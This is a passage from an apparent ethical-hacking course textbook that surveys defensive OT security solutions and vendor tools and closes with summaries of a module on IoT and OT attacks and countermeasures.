


Figure 18.133: Screenshot of ISA/IEC-62443

OT Security Solutions

The industrial and corporate sectors are rapidly digitizing their operational value chain, giving access to OT devices from a broader range of the Internet. The cost of managing security in the heavy industrial sectors is being largely overlooked, leading to several security challenges. Hence, it is considered safer for all the industrial sectors to invest in cybersecurity programs and solutions.

Cybersecurity professionals should deploy solutions by sensibly examining the recent cybersecurity challenges and requirements they face in the current trend that can be combined with suitable operational changes. Hence many incumbent OEM providers and start-ups have developed several recent tactics and technologies for protecting the OT environment.

As the heavy industries have a decentralized nature, the security solutions can be integrated into all technology-linked decisions across IT and OT. In addition, the second line of defense can be implemented by using Information Risk Management (IRM). Some industries also provide a third line of defense by implementing internal audit functions.

Some of the emerging technology solutions used by organizations to protect the OT environment are as follows:

- **Firewalls**

  Firewalls are used in a network for monitoring and controlling the incoming and outgoing network traffic. Firewalls help in improving security controls by inspecting the traffic that traverses the gateway between the OT and IT networks. They can also help in identifying and blocking new threats. Thus, the attacker can be limited from traversing between the networks after compromising a system. It is also advisable to employ the critical assets and systems in a DMZ away from the SCADA systems.

  Security professionals can use tools such as FortiGate Rugged Next-Generation Firewalls and OTIFYD Next-Gen OT Firewall.

- **Unified Identity and OT Access Management**

  Access management helps industries to centralize certain operations like adding, securing, changing, and removing user access to the OT systems. All this data is linked with the organization's identity-management system, which can provide strong authentication. The access management helps minimize the attack risk by providing the least privileges to superuser accounts. This helps the security personnel to trace the critical assets and helps in identifying the attack sources.

  Security professionals can use tools such as Claroty, MetaDefender IT-OT Access, etc. for identifying and managing access to industrial systems.

- **Asset Inventory and Device Authorization**

  Asset inventory helps in connecting only authorized devices to the OT network, and it can detect all the connected devices. It can also detect the vulnerabilities in the devices, which are categorized based on the device manufacturer, version, and type. These tools can also be used to identify faults in the connected devices in the network, and it can also enhance the efficiency of the device.

  Security professionals can use tools such as SCADAfence, OTbase, Guardian, and Dragos for asset inventory and device authorization.

- **OT Network Monitoring and Anomaly Detection**

  OT network monitoring is used for constantly monitoring the systems in industrial networks. These monitoring tools help in tracking the traffic in a non-invasive way. These tools perform anomaly detection, which is the process of identifying any malicious or unexpected events. Most of these tools use machine-learning algorithms for easy detection and identification of malicious behaviors.

  Security professionals can use tools such as iSID and Rhebo OT Security for OT network monitoring and anomaly detection.

- **Decoys to Deceive Attackers**

  Decoys are honeypots used in the OT environment that incorporate deception technology to automate the creation of traps or decoys to lure the attackers into revealing their presence and activities. This adds an extra layer of protection from attackers trying to penetrate the industrial network.

  Security professionals can use tools such as Attivo Networks ThreatDefend, Conpot, and GasPot to protect the network.

OT Security Tools

Discussed below are various tools you can use to secure OT systems and networks:

- **Flowmon**

  Source: *https://www.flowmon.com*

  Flowmon empowers manufacturers and utility companies to ensure the reliability of their industrial networks confidently to avoid downtime and disruption of service continuity. This can be achieved by continuous monitoring and anomaly detection so that malfunctioning devices or security incidents, such as cyber espionage, zero-days, or malware, can be reported and remedied as quickly as possible.




Figure 18.134: Screenshot of Flowmon

Listed below are some additional tools for securing an OT environment:

- Tenable OT Security (*https://www.tenable.com*)
- Nozomi Networks (*https://www.nozominetworks.com*)

- Forescout (*https://www.forescout.com*)
- FortiGuard (*https://www.fortinet.com*)
- RAM² (*https://www.otorio.com*)

Module Summary

In this module, we have discussed the following:

- IoT concepts along with different IoT technologies and protocols
- Various threats and attacks to IoT networks and devices
- IoT hacking methodology, including information gathering, vulnerability scanning, launching IoT attacks, gaining remote access, and maintaining access along with various IoT hacking tools
- Various countermeasures to be employed to prevent IoT network hacking attempts by threat actors
- Secure IoT networks and devices using IoT security tools
- OT concepts along with OT threats and attacks
- OT hacking methodology and OT hacking tools
- Various countermeasures to defend against OT attacks
- OT security solutions and tools

In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform cloud hacking in a cloud environment

Module Summary

In this module, we have discussed IoT concepts along with different IoT technologies and protocols. We have also discussed in detail various threats to and attacks on IoT networks and devices. In addition, we have discussed the IoT hacking methodology, which covers information gathering, vulnerability scanning, launching IoT attacks, gaining remote access, and maintaining access. This module also illustrated various IoT hacking tools. In this module, we have also discussed various countermeasures to be employed to prevent IoT network hacking attempts by threat actors. We have also discussed in detail how to secure IoT networks and devices using IoT security tools.

In this module, we have also discussed OT concepts along with OT threats and attacks. We have discussed in detail the OT hacking methodology and tools. We have also discussed various countermeasures to defend against OT attacks. This module ended with a demonstration of OT security solutions and tools.

In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform cloud hacking in a cloud environment.